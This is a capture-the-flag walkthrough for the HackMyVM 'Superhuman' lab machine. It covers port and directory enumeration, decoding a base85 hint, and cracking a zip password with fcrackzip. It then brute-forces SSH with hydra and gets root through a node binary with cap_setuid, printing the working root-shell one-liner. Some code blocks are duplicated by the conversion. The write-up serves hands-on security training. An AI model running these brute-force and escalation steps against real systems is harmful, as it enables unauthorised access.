

Hack My VM

Walkthrough Superhuman



Index

1. Intro	2
2. Enumeration	3
2.1. Discovering IP	3
2.2. Nmap	4
2.3. Gobuster	5
3. Exploitation	6
4. Privilege Escalation	8
5. See ya!	9



1. Intro

This document will show how to get root on Superhuman VM from [HackMyVM](#).



2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.83.


```
1 sm1@cassandra:~$ sudo netdiscover -i enp0s3
2 Currently scanning: 192.168.2.0/16 | Screen View: Unique Hosts
3
4 4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
5 -----
6 IP                At MAC Address      Count    Len  MAC Vendor / Hostname
7 -----
8 192.168.1.83      08:00:27:10:49:98    2       120  PCS Systemtechnik GmbH
9
```



2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
1 sml@cassandra:~$ nmap -A -p- 192.168.1.83
2 Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-02 16:54 CEST
3 Nmap scan report for superhuman.home (192.168.1.83)
4 Host is up (0.00039s latency).
5 Not shown: 65533 closed ports
6 PORT      STATE SERVICE VERSION
7 22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8 | ssh-hostkey:
9 |   2048 9e:41:5a:43:d8:b3:31:18:0f:2e:32:36:cf:68:c4:b7 (RSA)
10 |   256 6f:24:81:b4:3d:e5:b9:c8:47:bf:b2:8b:bf:41:2d:51 (ECDSA)
11 |_  256 49:5f:c0:7a:42:20:76:76:d5:29:1a:65:bf:87:d2:24 (ED25519)
12 80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
13 |_ http-server-header: Apache/2.4.38 (Debian)
14 |_ http-title: Site doesn't have a title (text/html).
15 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
16
```



```
sml@cassandra:~$ nmap -A -p- 192.168.1.83
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-02 16:52 CEST
Nmap scan report for superhuman.home (192.168.1.83)
Host is up (0.00068s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 9e:41:5a:43:d8:b3:31:18:0f:2e:32:36:cf:68:c4:b7 (RSA)
|   256 6f:24:81:b4:3d:e5:b9:c8:47:bf:b2:8b:bf:41:2d:51 (ECDSA)
|_  256 49:5f:c0:7a:42:20:76:76:d5:29:1a:65:bf:87:d2:24 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We see that SSH and HTTP ports are open.



2.3. Gobuster

Lets use gobuster to find directories in HTTP.

```
1 sml@cassandra:~$ gobuster dir -u http://192.168.1.83 -w /usr/share/wordlists/SecLists/
  Discovery/Web-Content/directory-list-2.3-big.txt -x txt
2 =====
3 Gobuster v3.1.0
4 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
5 =====
6 [+] Url: http://192.168.1.83
7 [+] Method: GET
8 [+] Threads: 10
9 [+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-
  list-2.3-big.txt
10 [+] Negative Status codes: 404
11 [+] User Agent: gobuster/3.1.0
12 [+] Extensions: txt
13 [+] Timeout: 10s
14 =====
15 2021/04/02 16:54:40 Starting gobuster in directory enumeration mode
16 =====
17 /server-status (Status: 403) [Size: 277]
18 /notes-tips.txt (Status: 200) [Size: 358]
19
```



```
sml@cassandra:~$ gobuster dir -u http://192.168.1.83 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt -x txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.83
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt
[+] Timeout: 10s
=====
2021/04/02 16:54:40 Starting gobuster in directory enumeration mode
=====
/server-status (Status: 403) [Size: 277]
/notes-tips.txt (Status: 200) [Size: 358]
```


We found /notes-tips.txt.



3. Exploitation

If we visit <http://192.168.1.83/notes-tips.txt> we get a weird code.


```
1 F(&m'D.Oi#De4!--ZgJT@;^00D.P7@8LJ?tF)N1B@:UuC/g+jUD'3nBEb-A+De'u)F!,"):@:UuC/g(Km+CoM$DJL@Q+
2 Dbb6ATDi7De:+g@<HBpDIImi@/hSb!FD1(?A9)g1CERG3Cb...
```



After some tries, seems that is base85, so we will visit [this web](#) and decode it.


Decode shows:

```
1 salome doesn't want me, I'm so sad... i'm sure god is dead...
2 I drank 6 liters of Paulaner.... too drunk lol. I'll write her a poem and she'll desire me. I'
  ll name it salome_and_?? I dont know.
3 I must not forget to save it and put a good extension because I don't have much storage.
4
```



After read the hint few times and try some extensions, finally we know that we need to download the zip file salome and me. After try to unzip the file it asks for a password, use fcrackzip to bruteforce it.

```
1 sml@cassandra:~$ fcrackzip -D -u -p /usr/share/wordlists/rockyou.txt salome_and_me.zip
2 PASSWORD FOUND!!!!: pw == turtle
3
```





The zip file contains salomeandme.txt

```
1 sml@cassandra:~$ cat salome_and_me.txt
2
3 -----
4
5         GREAT POEM FOR SALOME
6
7 -----
8
9
10 My name is fred,
11 And tonight I'm sad, lonely and scared,
12 Because my love Salome prefers schopenhauer, asshole,
13 I hate him he's stupid, ugly and a peephole,
14 My darling I offered you a great switch,
15 And now you reject my love, bitch
16 I don't give a fuck, I'll go with another lady,
17 And she'll call me BABY!
18
```





4. Privilege Escalation

At this point, we will use 'fred' as username, and the .txt file as dictionary.

Using hydra to bruteforce through ssh and finally we got the password used by fred. Once logged as fred, we check for capabilities.


```
1 fred@superhuman:~$ /usr/sbin/getcap -r / 2>/dev/null
2 /usr/bin/ping = cap_net_raw+ep
3 /usr/bin/node = cap_setuid+ep
4
```



```
fred@superhuman:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/node = cap_setuid+ep
```

We can see that /usr/bin/node has capability setuid+ep so we can use it to escalate privileges. In [GTFOBins](#) we can read how to use node to escalate.

```
1 fred@superhuman:~$ /usr/bin/node -e 'process.setuid(0); child_process.spawn("/bin/sh", {stdio
  : [0, 1, 2]})'
2 # id
3 uid=0(root) gid=1000(fred) groups=1000(fred),24(cdrom),25(floppy),29(audio),30(dip),44(video)
  ,46(plugdev),109(netdev)
4
```



```
fred@superhuman:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/node = cap_setuid+ep
```



5. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

Knowledge, like air, is vital to life. Like air, no one should be denied it.

Alan Moore